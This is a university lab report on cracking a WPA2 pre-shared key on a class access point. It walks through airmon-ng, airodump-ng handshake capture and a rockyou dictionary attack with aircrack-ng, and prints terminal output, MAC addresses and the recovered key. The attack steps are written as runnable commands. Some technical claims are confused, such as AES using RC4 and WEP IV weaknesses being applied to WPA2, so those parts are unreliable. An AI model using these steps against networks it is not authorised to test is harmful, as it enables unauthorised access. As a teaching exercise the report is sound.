



Wi-fi Protected Access (WPA2) Cracking

REPORT & CODE

By

Dinesh Budhathoki
Ebuka Philip Oguchi
Sang Won

DEPARTMENT: COMPUTER SCIENCE AND ENGINEERING

Date: 12/10/2021

Abstract

Wireless networks and security have become very popular nowadays. Most demands for modern-day livelihood, communication, business, etc., are done via the Internet. Therefore, these wireless networks must operate under a secure protocol protected from eavesdropping, replay attacks, and traffic analysis. Security must be applied to these Wi-Fi routers, but they must be checked to study the vulnerabilities that are likely to occur. This report discusses the vulnerabilities and weaknesses of WPA2 and the various steps and tools required to crack it.

Section 1: Introduction

Wi-fi Protected Access (WPA2) replaced WPA in 2004, it included mandatory support for CCMP, an AES-based encryption mode. It has stronger security than WPA and is easier to configure. WPA2 uses AES instead of TKIP (Temporal key integrity protocol). The vulnerability of WPA2 is that once someone has access to the network, they can attack other devices connected to that network. WPA2 requires a longer password than WPA and requires significantly more processing power than WPA. It is also advisable that if the user device doesn't have the most secure method of encryption, it is better to use a VPN to encrypt your searches. WPA2 lets you secure your password with a custom password. Most recently used internet routers are based on the WPA2 password protection protocol. WPA2 replaced WPA due to the fact the TKIP had some security vulnerabilities. AES uses a stronger security protocol to make it more secure against a brute force attack. AES has been adopted by various government and industrial parastatals to encrypt sensitive data. Older routers still have WEP as an option to choose from when configuring the network, but newer routers have removed the option to choose WEP because it is outdated, and the vulnerabilities are enormous. Some routers also give the option to use both WPA (TKIP) and WPA2 (AES) for compatibility purposes. Although WPA3 has more cutting-edge security protocols, most routers still use WPA2 because it provides the required security, and upgrading to the latest can be costly for those companies. In this report, we discuss the vulnerabilities of WPA2 and how to crack WPA2 at 114C Schorr Center using the SSID "CSCE477-877Fall2021". The rest of this report is organized as follows: The Weakness of RC4 due to weak IVs in Section 2. Section 3 is about Handshake interruption and the utilization of a password dictionary. Steps to crack the WPA2 in Section 4. Answers to the relevant questions in section 5 and conclusion in section 6.

II. Aim and Objectives:

The aim of this report is as follows:

1. To execute and experiment with an IEEE 802.11 wireless network in the Schorr 114C center running both 802.11g and 802.11i protocols and demonstrate the security vulnerabilities in it.
2. To utilize various surveying and sniffing tools for the experiment on the wireless network.
3. To crack the pre-shared key for WPA2 using a dictionary attack on the access point with SSID "CSCE477-877Fall2021".

Section 2: The Weakness of RC4 due to weak IVs:

It has been proven by [1] that the key scheduling algorithm of RC4 presents several weaknesses. One of these weaknesses is repeating and using the same key more than once. This weakness is that a fixed secret key is concatenated with known IV modifiers to encrypt different messages RC4 is a stream cipher, so it is important that the same key is not used more than once. That is why the initialization vector was introduced but the IV is just 24 bits in length and it is not enough to ensure that the network is busy. So, there is a higher likelihood that the same initialization vector is repeated after 5000 packets. For this project, we used the work of [1] [2] for the cryptanalysis of the WPA, which allows executing a passive attack like listening to the network to recover the RC4 key. Attackers can also send packets to the network if the packet is insufficient thereby stimulating reply packets, which can be used to find the key. In our experiment, we were able to receive 4 handshakes to recover our key at '40000' packet length, and we used the software "aircrack-ng" with a dictionary file called rockyou to crack the WPA/WPA2.




Fig 1: Description of the weakness of RC4 due to weak IVs

Difference between WEP and WPA2:

WEP	WPA2
1. Uses open system authentication or shared key authentication	Authentication through the use of a 64-digit hexadecimal key or an 8 to 63-character password
2. The aim was to create a wireless protocol that is as secure as a wired network	It was a solution when WPA was cracked because TKIP protocols have more vulnerability.
3. Uses RC4 Stream, which has its weakness	It uses AES Algorithms, which still uses RC4, but AES is more secure.
4. Don't use a long password	Provides a custom password for the user to connect with the network
5. Session key size: 40 bits	Session key size: 128 bits
6. Key management: Not provided	Key management: 4-way handshaking mechanism
7. Release year: 1999	Release year: 2004
8. Cipher type: Stream type	Cipher Type: Block

Table 1: Differences between WEP and WPA2

Section 3: Handshake interruption, utilization of password dictionary

Handshake Interrupt and Utilisation:

Handshake Interrupt is a service routine in wireless communication which is an automatic negotiation procedure that vigorously and dynamically establishes necessities and boundaries of a communication channel set between two entities or devices which may be user to user or network to network before normal transmission over the channel starts. It is a process that occurs whenever a computer wants to interact with a device to set up the rules and regulations for communication. In WPA2 handshaking is required in deciding which parameters for the communicating networks at both ends. Whenever a router communicates with a device such as a phone. It will be required to establish a handshake before connection is possible. It is like giving a friendly welcome to communicating devices. The method used in this attack is a handshake to steal or attack a connection because, at this point, WPA2 is at its most vulnerable point. Here, we use airodump-ng to collect the authentication handshake, and then we use the authentication handshake to crack the pre-shared key. The step used to do this is shown in section 4.

Password dictionary:

One of the most important tools used in cracking WPA2 is a dictionary of passwords. It is typically used to perform a dictionary attack. A dictionary attack is a type of attack where the required password used, or decryption is gotten/done by trying many possibilities of the password from a dictionary of passwords. The reasons for this were that humans like to use dictionary words and pet names to secure their Wi-Fi passwords. So, instead of having six quadrillion possible 8-character passwords, we have one million common passwords. A dictionary attack is possible because many passwords come from a small dictionary and once an attacker has this dictionary, he or she can attempt to use them to spoof the Wi-Fi. The airodump technique is also used here. To perform a dictionary attack, we need to capture the four-way handshake from the router. This is obtained when a new client connects to the router, or you can send a de-authentication packet in a broadcast signal to force all the clients to reconnect to the network. We used a possible password list, and the aircrack will start working on the password list to see if any matches the main password. The process we applied to crack WPA2 is shown in section 4.

Section 4: Steps taken to crack the WPA 2:

Unlike WEP, where statistical methods can speed up the cracking process, only plain brute force techniques can be used in WPA2. We use aircrack-ng and Kali Linux OS for cracking the WPA2. This [3] was used as a resource to crack the WPA2. Some requirements are needed to be able to perform this attack. These requirements are;

- I. The drivers patched are for injection. Confirm your card can be injected.
- II. The attacker is physically close to the 114c Schorr center access point and wireless client packets.
- III. The attacker is using version 0.9.1 or above of aircrack-ng.


Step 1:

Start the wireless interface in monitor mode using **“airmon-ng”** This puts your card into monitor mode, which allows the card to listen to packets in the air which allows you to capture a WPA2 4-way handshake. From the screenshot, we can see wlan0 which is the interface we need.

Step 2:

We check the WIFI card label **“airmon-ng start wlan0”**: the interface is wlan0 on the channel.

Now, we enter the following command to start the wireless card on channel 3 in monitor mode. The screenshot below shows step 1 and step 2.



```
(root@SakuranoKali)~/home/sakurano
# airmon-ng
PHY      Interface  Driver      Chipset
phy0     wlan0      iwlwifi     14.3 Network controller: Intel Corporation Wi-Fi 6 AX201 (rev 20)

(root@SakuranoKali)~/home/sakurano
# airmon-ng start wlan0
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
524 NetworkManager
875 wpa_supplicant

PHY      Interface  Driver      Chipset
phy0     wlan0      iwlwifi     14.3 Network controller: Intel Corporation Wi-Fi 6 AX201 (rev 20)
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

(root@SakuranoKali)~/home/sakurano
# airmon-ng
PHY      Interface  Driver      Chipset
phy0     wlan0mon   iwlwifi     14.3 Network controller: Intel Corporation Wi-Fi 6 AX201 (rev 20)
```

Fig 2: Setting to Monitor mode

Step 3:

We used “**airodump-ng wlan0mon**”. This step aims to run airodump-ng to capture the 4-way authentication handshake for the AP we are interested in. The information collected is the Channel Number, the BSSID, ESSID, etc. By listening to the access point on the Kali Linux terminal we also observed that data is being transmitted and the channel is 3, the encryption and cipher is based on WPA2, The cipher is CCMP, and the Authentication is PSK. The ESSID is CSCE477-877Fall2021. Below is a screenshot of the passive attack we performed to determine the victim.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
D0:D3:E0:66:2A:82	-25	3	0 0	11	130	WPA2	CCMP	PSK	NU-IoT
D0:D3:E0:66:2A:81	-25	2	0 0	11	130	OPN			NU-Guest
58:F3:9C:0E:67:00	-1	0	2 0	1	-1	OPN			<length: 0>
E8:9F:80:03:C5:E2	-12	16	0 0	3	130	WPA2	CCMP	PSK	CSCE477-877Fall2021
D0:D3:E0:67:E7:E1	-7	4	0 0	6	130	OPN			NU-Guest
00:23:69:5B:37:DD	-7	13	0 0	11	54	OPN			<length: 6>
D0:D3:E0:67:E7:E2	-8	5	0 0	6	130	WPA2	CCMP	PSK	NU-IoT
72:32:B1:F8:5D:24	-20	7	0 0	2	195	WPA2	CCMP	PSK	<length: 0>
60:32:B1:F8:5D:24	-20	3	0 0	2	195	WPA2	CCMP	PSK	Nimbus-Swarm
D0:D3:E0:64:F6:01	-21	4	0 0	11	130	OPN			NU-Guest
D0:D3:E0:64:47:81	-23	5	0 0	6	130	OPN			NU-Guest
D0:D3:E0:64:F6:02	-22	4	0 0	11	130	WPA2	CCMP	PSK	NU-IoT
D0:D3:E0:67:6D:22	-26	4	0 0	1	130	WPA2	CCMP	PSK	NU-IoT
D0:D3:E0:67:6D:21	-27	4	0 0	1	130	OPN			NU-Guest
D0:D3:E0:68:26:22	-30	4	0 0	1	130	WPA2	CCMP	PSK	NU-IoT
D0:D3:E0:68:26:21	-30	4	0 0	1	130	OPN			NU-Guest
D0:D3:E0:67:E7:E0	-56	4	2 0	6	130	WPA2	CCMP	MGT	eduroam
50:87:89:BD:EF:22	-82	0	14 0	6	-1	WPA			<length: 0>
D0:D3:E0:67:6D:20	-82	6	0 0	1	130	WPA2	CCMP	MGT	eduroam

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	72:1A:AE:34:99:2A	-28	0 - 1	0	1		1
(not associated)	86:7A:4A:F5:99:8B	-36	0 - 1	0	1		1
(not associated)	EE:24:81:C0:46:DE	-71	0 - 1	0	2		2
D0:D3:E0:67:E7:E0	A0:F3:C1:2E:2E:EE	-1	24e- 0	0	2		2

Fig 3: Determining the Victim.

Step 4:

We Start airodump-ng to collect the authentication handshake. We use “**airodump-ng -c 3 -bssid E8:9F:80:03:C5:E2 -w shake wlan0mon**”. This step aims to run airodump-ng to capture the 4-way authentication handshake for the AP we are interested in. The created capture file is stored in a file called “shake-01.cap”. Below is a screenshot.


```
(root@SakuranoKali)-[/home/sakurano/Documents]
# airodump-ng -c 3 --bssid E8:9F:80:03:C5:E2 -w shake wlan0mon
09:25:40 Created capture file "shake-01.cap".
```

Fig 4: creating a file for handshake.

Where:

-c 3 is the channel for the wireless network

--bssid E8:9F:80:03:C5:E2 is the access point MAC address. This eliminates extraneous traffic.

-w shake wlan0mon is the file name prefix for the file, which will contain the IVs and the file name.

Step 5:

We used aircrack-ng to crack the pre-shared key by typing “**aircrack-ng -w rockyou.txt -b E8:9F:80:03:C5:E2 shake*.cap**” on the terminal. The main reason for this step is to crack the WPA2 pre-shared key. Doing this requires a dictionary of words as input. Basically, aircrack-ng takes each word and tests it to see if it is the pre-shared key.

```
(root@SakuranoKali)-[/home/sakurano/Documents]
# aircrack-ng -w rockyou.txt -b E8:9F:80:03:C5:E2 shake*.cap
Reading packets, please wait...
Opening shake-01.cap
Read 1532 packets.

1 potential targets

Packets contained no EAPOL data; unable to process this AP.

Quitting aircrack-ng...
```

Fig 5: Sniffing/ cracking the preshared key.

Where:

-w rockyou.txt is the name of the dictionary file.

*.cap is the name of a group of files containing the captured packets. * include multiple files.

In cases where no handshake, as shown in the figure below, we have to repeat or redo step 4.

```
CH 3 ][ Elapsed: 18 s ][ 2021-11-30 09:26
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH
E8:9F:80:03:C5:E2	-3	100	193	69 16	3	130	WPA2	CCMP	PSK

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Pro
E8:9F:80:03:C5:E2	90:78:41:03:3A:A9	-1	1e- 0	0	69		

Fig 6: No handshake Yet

Once the handshake has been detected. We will begin to crack the preshared key. The speed of this process depends on our CPU's capacity and the dictionary's size.

The figures below show the dictionary and the cracked key.

```
Nov 30 10:04 •
root@SakuranoKali: /home/sakurano/Documents
Aircrack-ng 1.6
[00:00:28] 371067/14344391 keys tested (13348.84 k/s)
Time left: 17 minutes, 26 seconds 2.59%
Current passphrase: kalis
Master Key : DD B0 B3 19 46 3C 08 AC 35 B5 7F 2B 26 2E 47 9A
             C5 80 C5 A0 96 95 CB 24 FA 52 3E 90 FE 7D 82 DA
Transient Key : B2 9B 4E 1F 89 48 B5 04 32 38 EB CD 21 4E 86 84
                5F 37 F3 D5 FD F4 98 15 F0 67 88 1A CC BE 88 31
                23 D5 3A CF 8E DF 84 7F 4D 8B 74 02 97 28 A5 C7
                51 9B 4B 62 68 3F FB BD AD 7C 5A 5D 14 8C 5B 27
EAPOL HMAC : 8E 8E 77 52 BF 9F 26 B3 01 4D E9 17 57 41 95 6B
```

Fig 7: The Dictionary.

After some minutes (8 minutes and 3 seconds) the Key was found to be “**dak70ota26**” and the date is November 30, 2021




Fig: the cracked key.

Step 6:

Now we then used the spoofed key to access or connect to the “CSCE477-877Fall2021” in order to gain an internet connection. The figure below shows this process.




Fig 8: Connecting to CSCE477-877Fall2021

Step 7:

Take a screenshot of an internet webpage opened. This is shown below.



Fig 9: Webpage

Section 5: Answers to Relevant Questions:

1. What channels are being used by the AP?

Answer:

Channel 3

2. What security features are being implemented by the AP?

Answer:

WPA2-PSK

3. What is the media access control (MAC) address of the AP?

Answer:

E8:9F:80:03:C5:E2

4. Are there any other clients associated with the AP?

Answer:

Yes, there was one client connected to the AP

5. What are the other clients associated with the AP?

Answer:

Should be client transmitting video file to increase the number of IVs with MAC address
90:78:41:03:3A:A9

Flow Chart of WPA2 Attack:




Fig 10: Flow chart of attack

VI. Conclusion

Perfect secrecy is very difficult to attain, which is why the field of security is highly dynamic. As stronger security protocols are developed to combat various vulnerabilities in existing protocols, newer vulnerabilities are discovered daily. WPA3 was released in 2018 as a replacement for WPA2 but has not been widely used because upgrading an existing protocol is difficult. This shows that industries still need to hasten up their effort in using modern cryptographic schemes to provide stronger security for their devices. WPA2 is still being used despite its vulnerabilities. Any attack on the network can affect many users connected to the same network. Since the pre-shared key can be from 8 to 63 characters in length, it is impossible to crack the pre-shared key. It is easier to crack the pre-shared key if it is a dictionary word or relatively short in length. Conversely, if you want to make the wireless network difficult to break, use WPA2 with a 63-character password consisting of random characters, including special symbols.

References:

[1] Fluhrer, S., Mantin, I., & Shamir, A. (2001, August). Weaknesses in the key scheduling algorithm of RC4. In International Workshop on Selected Areas in Cryptography (pp. 1-24). Springer, Berlin, Heidelberg.

[2] Tews, E., & Beck, M. (2009, March). Practical attacks against WEP and WPA. In Proceedings of the second ACM conference on Wireless network security (pp. 79-86)

[3] Aircrack-ng.org. 2021. *simple_wep_crack* [Aircrack-ng]. [online] Available at: <https://www.aircrack-ng.org/doku.php?id=simple_wep_crack> [Accessed 2 November 2021]

[4] https://www.aircrack-ng.org/doku.php?id=cracking_wpa